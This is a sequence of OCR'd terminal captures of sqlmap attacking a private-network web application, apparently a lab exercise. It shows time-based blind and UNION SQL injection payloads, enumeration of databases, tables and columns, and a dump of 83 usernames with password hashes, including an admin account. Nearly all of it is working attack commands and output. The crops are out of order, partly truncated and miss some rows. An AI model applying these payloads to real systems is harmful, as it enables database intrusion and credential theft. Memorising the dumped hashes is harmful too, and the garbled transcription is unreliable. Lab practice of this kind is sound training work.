web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:32:53] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+--------------+
| StaffDetails |
| Users        |
+--------------+

[12:32:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.112'
[12:32:53] [WARNING] your sqlmap version is outdated

[*] ending @ 12:32:53 /2024-04-27/
```




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -r tp2_ex2.txt -D Staff --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey al
sponsible for any misuse or damage caused by this program

[*] starting @ 12:32:37 /2024-04-27/

[12:32:37] [INFO] parsing HTTP request from 'tp2_ex2.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[12:32:52] [INFO] resuming back-end DBMS 'mysql'
[12:32:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9726 FROM (SELECT(SLEEP(5)))Pfey) AND 'McWW'='McWW

    Type: UNION query
```




```
[*] starting @ 12:29:03 /2024-04-27/

[12:29:03] [INFO] parsing HTTP request from 'tp2_ex2.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[12:29:05] [INFO] resuming back-end DBMS 'mysql'
[12:29:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9726 FROM (SELECT(SLEEP(5)))Pfey) AND 'McWW'='McWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=' UNION ALL SELECT NULL,CONCAT(0x7171707171,0x516f62454a464e4d66577667596c7156586c6757656c6b7
---
[12:29:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:29:06] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

[12:29:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.112'
[12:29:06] [WARNING] your sqlmap version is outdated

[*] ending @ 12:29:06 /2024-04-27/
```




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -r tp2_ex2.txt -D Staff -T Users --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
sponsible for any misuse or damage caused by this program

[*] starting @ 12:34:01 /2024-04-27/

[12:34:01] [INFO] parsing HTTP request from 'tp2_ex2.txt'

[12:34:59] [INFO] resuming back-end DBMS 'mysql'
[12:34:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
```




```
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9726 FROM (SELECT(SLEEP(5)))Pfey) AND 'McWW'='McWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=' UNION ALL SELECT NULL,CONCAT(0x7171707171,0x516f62454a464e4d66577667596c7156586c6757656c6b74775241726f4a7157784678674
---
[12:35:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:35:00] [INFO] fetching columns for table 'Users' in database 'Staff'
Database: Staff
Table: Users
[3 columns]
+----------+-----------------+
| Column   | Type            |
+----------+-----------------+
| Password | varchar(255)    |
| UserID   | int(6) unsigned |
| Username | varchar(255)    |
+----------+-----------------+

[12:35:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.112'
[12:35:00] [WARNING] your sqlmap version is outdated

[*] ending @ 12:35:00 /2024-04-27/
```




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -r tp2_ex2.txt -D Staff -T Users -C Password,Username --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey al
sponsible for any misuse or damage caused by this program

[*] starting @ 12:36:48 /2024-04-27/

[12:36:48] [INFO] parsing HTTP request from 'tp2_ex2.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[12:37:08] [INFO] resuming back-end DBMS 'mysql'
[12:37:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 9726 FROM (SELECT(SLEEP(5)))Pfey) AND 'McWW'='McWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=' UNION ALL SELECT NULL,CONCAT(0x7171707171,0x516f62454a464e4d66577667596c7156586c6757656c6b74775241726f4a7157784678674b414e66,
---
[12:37:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:37:08] [INFO] fetching entries of column(s) 'Password,Username' for table 'Users' in database 'Staff'
[12:37:08] [INFO] recognized possible password hashes in column 'Password'
```



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -r tp2_ex2.txt -D Staff -T Users -C Password,Username --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
sponsible for any misuse or damage caused by this program

[*] starting @ 12:43:25 /2024-04-27/

[12:43:25] [INFO] parsing HTTP request from 'tp2_ex2.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q]
[12:43:28] [INFO] testing connection to the target URL
[12:43:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:43:28] [INFO] testing if the target URL content is stable
[12:43:29] [INFO] target URL content is stable
[12:43:29] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[12:43:29] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[12:43:29] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[12:43:29] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[12:43:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:43:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:43:30] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:43:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:43:32] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:43:32] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:43:33] [INFO] testing 'Generic inline queries'
[12:43:33] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:43:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:43:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:43:35] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:43:56] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```




```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: Staff
Table: Users
[83 entries]
+----------------------------------+----------+
| Password                         | Username |
+----------------------------------+----------+
| 421cae5eecf2540e6bf8d6fb170792c8 | admin    |
| d708cae0799802f8c4f49ce8bfe70279 | dsi      |
| da085b5bf77ea8725379196b16e9a692 | cnm      |
| f85ffca86902d28f9768c68089623a24 | 22001    |
| b0f9859716881e9c115a8bf87386ece8 | 22002    |
| d1c3dac3a14c57c70f219fdcfd84a60b | 22003    |
| 92ba0f0e9d67965d74d1f36fcb7285e3 | 22004    |
| 9191c9c57ef859a3e3af52a9e4f3515f | 22005    |
| e8ff31e260675db794184420796771 2d | 22006    |
| b5e6a3f7bb922659b21bce199c6f48d4 | 22007    |
| d7659f85b6b948bf8ba759ad84119437 | 22008    |
| a6b6f29a6c5c173fa668a2bf3bac1737 | 22009    |
| df85b3359b6b8742390af57c30d71007 | 22010    |
| 9e314b9baefece6eccbe1a2943386af2 | 22011    |
| bbcfe80f75d68b49c9d6b5dfc4d1eff9 | 22012    |
| b7ee482185643704265c70fb4da07fa4 | 22013    |
| 5d47740aa1afffcec0a8029478cdc9af | 22014    |
| 02618d813c22bfd094ddfab4594423e0 | 22015    |
| 83a9559bc754f12dacb9b095e1d3d371 | 22016    |
| ba3614899f4545325a16c1ae835c48a7 | 22017    |
| 929bb45a1daba033164851c22145bbea | 22018    |
| 14d4b237783fd39367a6617773de4fe8 | 22019    |
| 7d57f7ee7750602516848805ad55abf8 | 22020    |
| 138f65fcc8ae89195b88a72db7644c22 | 22021    |
| 1c880fe859f821108abdddff0a3d74e6 | 22022    |
| 0635d91bcfd3526ef033a372859b354e | 22023    |
| b297c2e9955fb6e002466503e9cb5d8c | 22024    |
| 9e8bfc625e14524b7f4e323c5574d5b3 | 22025    |
| 27d3c335394c7ee8f1e9eff7a7a51c3c | 22026    |
| 734ef22af7edf0a2e87c2be63578490d | 22027    |
| f59509e70fcdb6ecb9fb59400a196dfe | 22028    |
| 9df67e9dbcf3cc3e8654e3d0237e3388 | 22029    |
| 1ff61db73ff0f9962f470297887b1193 | 22030    |
| 236c95c81cd93f07011c034359da6d57 | 22031    |
| f0c9cc17f2c317aa615c9b917d7c05a1 | 22032    |
| c5598b0f3c1c4f57619770c920aebf77 | 22033    |
| ec420b7257d44fc8800885ab98ab2528 | 22034    |
| 60fd285a274233bae2eb018520731ccf | 22035    |
| 2acb98165db3e3133c57ac17d5dafdd5 | 22036    |
```




```
| e8c4aef8888ad1ff9d2504a84ff5eeb2 | 22045    |
| 2f652bf984cda2212b0e1c5197899dc8 | 22046    |
| 52ec57cd8eae667dcb071dbc5c20773b | 22047    |
| 8d485dde89da7de94890c869396ac05f | 22048    |
| bff3ba63206b92adcfee2b25afe9a244 | 22049    |
| 5a7de1930de66896ee22ec0a61ad86dd | 22050    |
| 606f277e4bafd057ce2eefd9228cd4d4 | 22051    |
| 9cbb2decfc064b82efaf9e54250a55f1 | 22052    |
| 3487fb59997b24618fc82cec6275aaa5 | 22053    |
| 5f83b9437a331b19e89a22441a0210f8 | 22054    |
| 5eb2787897fbfff3f555fe64f8d01991 | 22055    |
| da0e38b148fcd9d718ada48a6ce0779f | 22056    |
| 2638536562b18a0d43e748e403c088ac | 22057    |
| a400463fbb6944138f10c551cf721d2b | 22058    |
| 1df051e3a16d46256e73279058f44a49 | 22059    |
| 70c6d7961f7a1e33d5b243ba3ad04a2e | 22060    |
| a7f5269a7937560fb6f1d47cb05defd3 | 22061    |
| caf48bbf443d195965df5f6145fab218 | 22062    |
| 70ef0b9a62f41e496dea2b6b3c37d98c | 22063    |
| 91d46f020e41ecab4fe2bde9bc124125 | 22064    |
| d2125ad4b00e3ea3cd5894a205d5a8ed | 22065    |
| 2463bd4cef7590e00b52c057cc097b8a | 22066    |
| 6b099ec9c8167339a9ad952e27fd6023 | 22067    |
| 7f24ab18845cc64649c09d7fbb805faa | 22068    |
| a25b231422e821651b5a21f28be476a6 | 22069    |
| bf93e624d792c0f9a2a4224b89e50c43 | 22070    |
| f462c92d5bb65180dd7e11b93f1e226f | 22071    |
| f03f85a3280d000e22876f6fa76b4b0c | 22072    |
| 9c19e828f43d48ff7731ea1c0db2e024 | 22073    |
| 4e092d91caf08227f01b366647478aab | 22074    |
| 003b37863290e604bc47a9947de6ed23 | 22075    |
| 949ffdb4f79cf1e3ac67a91c10bea64e | 22076    |
| a269a17b1a4152d3048783e20950d112 | 22077    |
| fba24020fbff502b1328c54001c19936 | 22078    |
| 9948bb3aa28a6e8962afe9decdb70a3c | 22079    |
| eb307ef5cec83adeb1719721b1e4b971 | 22080    |
+----------------------------------+----------+

[12:44:32] [INFO] table 'Staff.Users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.63.112/dump/Staff/Users.csv'
[12:44:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.112'
[12:44:32] [WARNING] your sqlmap version is outdated

[*] ending @ 12:44:32 /2024-04-27/
```

